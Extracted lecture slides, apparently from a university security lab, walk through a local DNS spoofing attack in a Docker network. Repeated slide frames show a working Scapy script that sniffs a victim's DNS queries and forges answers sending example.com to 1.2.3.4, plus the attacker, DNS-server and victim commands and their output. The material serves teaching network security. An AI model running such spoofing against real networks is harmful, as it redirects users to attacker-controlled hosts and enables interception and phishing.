
nameserver 127.0.0.53
search msu.montana.edu
```

If we can compromise a machine, we can update `/etc/resolv.conf` and inject IP address for *malicious* DNS servers\*\*

\*\*much more difficult

# Lab Setup

We will once again use docker to setup our network environment



Because all these devices are on the same network (10.9.0.X), we can **sniff** their traffic!





Figure 2: Local DNS Poisoning Attack

We have 2 options:


1. Send a spoofed DNS response packet to the **client** (10.9.0.5) that looks like it came from the **local DNS server** (10.9.0.53)
2. Send a spoofed DNS response packet to the **local DNS server** (10.9.0.53) that looks like it came from a **global DNS server** (????)

# Spoofing a DNS response to a client (Task 1)




Step 1. Sniff for DNS traffic going to the local DNS server

# Spoofing a DNS response to a client (Task 1)



- Step 1. Sniff for DNS traffic going to the local DNS server
- Step 2. Spoof a DNS response to the client with using information from the packet we sniffed!

## Spoofing a DNS response to a client (Task 1)



Step 1. Sniff for DNS traffic going to the local DNS server

Step 2. Spoof a DNS response to the client with using information from the packet we sniffed!

Step 3. The user receives a packet that looks like it came from the Local DNS server, and the client accepts the packet and uses the IP address

# Spoofing a DNS Response Code

```
#!/bin/env python3

from scapy.all import *
import sys

target = sys.argv[1]

def spoof_dns(pkt):
    if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        old_ip = pkt[IP]
        old_udp = pkt[UDP]
        old_dns = pkt[DNS]

        ip = IP ( dst = old_ip.src, src = old_ip.dst )

        udp = UDP ( dport = old_udp.sport, sport = 53 )

        Anssec = DNSRR( rname = old_dns.qd.qname, type = 'A', rdata = '1.2.3.4', ttl = 259200)

        dns = DNS( id = old_dns.id, aa=1, qr=1, qdcount=1, ancount=1, qd = old_dns.qd, an = Anssec)

        spoofpkt = ip/udp/dns
        send(spoofpkt)
```

```
f = 'udp and (src host {} and dst port 53)'.format(target)
pkt=sniff(iface='br-0a1341e6c3d2', filter=f, prn=spoof_dns)
```

1

1. Sniff for DNS Traffic (Port 53)

You will need to change this value to match *your* network interface



# Spoofing a DNS Response Code

```
#!/bin/env python3
```

```
from scapy.all import *  
import sys
```

```
07_dns_attacks$ sudo python3 spoof_answer.py 10.9.0.5
```

target = sys.argv[1] ② 2. We sniff for DNS traffic that has a SRC IP address of <command\_line\_argument>

```
def spoof_dns(pkt):  
    if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):  
        old_ip = pkt[IP]  
        old_udp = pkt[UDP]  
        old_dns = pkt[DNS]  
  
        ip = IP ( dst = old_ip.src, src = old_ip.dst )  
  
        udp = UDP ( dport = old_udp.sport, sport = 53 )  
  
        Anssec = DNSRR( rname = old_dns.qd.qname, type = 'A', rdata = '1.2.3.4', ttl = 259200)  
  
        dns = DNS( id = old_dns.id, aa=1, qr=1, qdcount=1, ancount=1, qd = old_dns.qd, an = Anssec)  
  
        spoofpkt = ip/udp/dns  
        send(spoofpkt)
```

```
f = 'udp and (src host {} and dst port 53)'.format(target)  
pkt=sniff(iface='br-0a1341e6c3d2', filter=f, prn=spoof_dns)
```

①

1. Sniff for DNS Traffic (Port 53)

You will need to change this value to match *your* network interface

# Spoofing a DNS Response Code

```
#!/bin/env python3
```

```
from scapy.all import *  
import sys
```

```
07_dns_attacks$ sudo python3 spoof_answer.py 10.9.0.5
```

target = sys.argv[1] 2. We sniff for DNS traffic that has a SRC IP address of <command\_line\_argument>

```
def spoof_dns(pkt):
```

```
    if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
```

```
        old_ip = pkt[IP]
```

```
        old_udp = pkt[UDP]
```

```
        old_dns = pkt[DNS]
```

3

3. Pull the IP, port, and DNS information from the sniffed packet

```
        ip = IP ( dst = old_ip.src, src = old_ip.dst )
```

```
        udp = UDP ( dport = old_udp.sport, sport = 53 )
```

```
        Anssec = DNSRR( rname = old_dns.qd.qname, type = 'A', rdata = '1.2.3.4', ttl = 259200)
```

```
        dns = DNS( id = old_dns.id, aa=1, qr=1, qdcount=1, ancount=1, qd = old_dns.qd, an = Anssec)
```

```
        spoofpkt = ip/udp/dns
```

```
        send(spoofpkt)
```

```
f = 'udp and (src host {} and dst port 53)'.format(target)  
pkt=sniff(iface='br-0a1341e6c3d2', filter=f, prn=spoof_dns)
```

1

1. Sniff for DNS Traffic (Port 53)

You will need to change this value to match *your* network interface

# Spoofing a DNS Response Code

```
#!/bin/env python3
```

```
from scapy.all import *  
import sys
```

```
07_dns_attacks$ sudo python3 spoof_answer.py 10.9.0.5
```

target = sys.argv[1] 2. We sniff for DNS traffic that has a SRC IP address of <command\_line\_argument>

```
def spoof_dns(pkt):
```

```
    if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
```

```
        old_ip = pkt[IP]
```

```
        old_udp = pkt[UDP]
```

```
        old_dns = pkt[DNS]
```

3. Pull the IP, port, and DNS information from the sniffed packet

```
        ip = IP ( dst = old_ip.src, src = old_ip.dst )
```

```
        udp = UDP ( dport = old_udp.sport, sport = 53 )
```

4. Fill in fields for the IP header, UDP header, and DNS header

```
        Anssec = DNSRR( rname = old_dns.qd.qname, type = 'A', rdata = '1.2.3.4', ttl = 259200)
```

```
        dns = DNS( id = old_dns.id, aa=1, qr=1, qdcount=1, ancount=1, qd = old_dns.qd, an = Anssec)
```

```
        spoofpkt = ip/udp/dns
```

```
        send(spoofpkt)
```

```
f = 'udp and (src host {} and dst port 53)'.format(target)  
pkt=sniff(iface='br-0a1341e6c3d2', filter=f, prn=spoof_dns)
```

1. Sniff for DNS Traffic (Port 53)

You will need to change this value to match *your* network interface

# Spoofing a DNS Response Code

```
#!/bin/env python3
```

```
from scapy.all import *  
import sys
```

```
07_dns_attacks$ sudo python3 spoof_answer.py 10.9.0.5
```

target = sys.argv[1] ② 2. We sniff for DNS traffic that has a SRC IP address of <command\_line\_argument>

```
def spoof_dns(pkt):
```

```
    if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
```

```
        old_ip = pkt[IP]  
        old_udp = pkt[UDP]  
        old_dns = pkt[DNS]
```

3. Pull the IP, port, and DNS information from the sniffed packet

```
        ip = IP ( dst = old_ip.src, src = old_ip.dst )
```

```
        udp = UDP ( dport = old_udp.sport, sport = 53 )
```

4. Fill in fields for the IP header, UDP header, and DNS header

```
        Anssec = DNSRR( rname = old_dns.qd.qname, type = 'A', rdata = '1.2.3.4', ttl = 259200)
```

```
        dns = DNS( id = old_dns.id, aa=1, qr=1, qdcount=1, ancount=1, qd = old_dns.qd, an = Anssec)
```

```
        spoofpkt = ip/udp/dns  
        send(spoofpkt)
```

5. Instead of the actual IP address of example.com, our spoofed DNS response will tell the user that the IP address is 1.2.3.4 (malicious IP)

```
f = 'udp and (src host {} and dst port 53)'.format(target)  
pkt=sniff(iface='br-0a1341e6c3d2', filter=f, prn=spoof_dns)
```

①

1. Sniff for DNS Traffic (Port 53)

You will need to change this value to match *your* network interface

# Spoofing a DNS Response Code

## Attacker VM (10.9.0.1)

```
[03/29/23] seed@VM:~/../07_dns_attacks$ sudo python3  
spoofer.py 10.9.0.5
```

1. On the attacker VM, run the sniff/spoof python script

(make sure you changed the network interface in the script)

# Spoofing a DNS Response Code

## Attacker VM (10.9.0.1)

```
[03/29/23] seed@VM:~/.../07_dns_attacks$ sudo python3  
spoofer.py 10.9.0.5
```

1. On the attacker VM, run the sniff/spoof python script

## Local DNS Server (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

2. `docksh` into the local DNS server container and flush the cache

# Spoofing a DNS Response Code

## Attacker VM (10.9.0.1)

```
[03/29/23] seed@VM:~/.../07_dns_attacks$ sudo python3  
spoofer.py 10.9.0.5
```

1. On the attacker VM, run the sniff/spoof python script

## Local DNS Server (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

2. `docksh` into the local DNS server container and flush the cache

## Victim Container (10.9.0.5)

```
root@7297442e198f:/# dig www.example.com
```

3. `docksh` into the victim container and run the `dig` command to send a DNS query for `example.com`

# Spoofing a DNS Response Code

## Attacker VM (10.9.0.1)

```
[03/29/23] seed@VM:~/.../07_dns_attacks$ sudo python3  
spoofer.py 10.9.0.5
```

1. On the attacker VM, run the sniff/spoof python script

4. Our sniffer picks up the DNS query, and spoofs a response to the Victim

```
[03/29/23] seed@VM:~/.../07_dns_attacks$ sudo python3  
spoofer.py 10.9.0.5  
Listening for DNS queries coming from 10.9.0.5  
.  
Sent 1 packets.
```



“The IP Address for  
example.com is 1.2.3.4”

## Local DNS Server (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

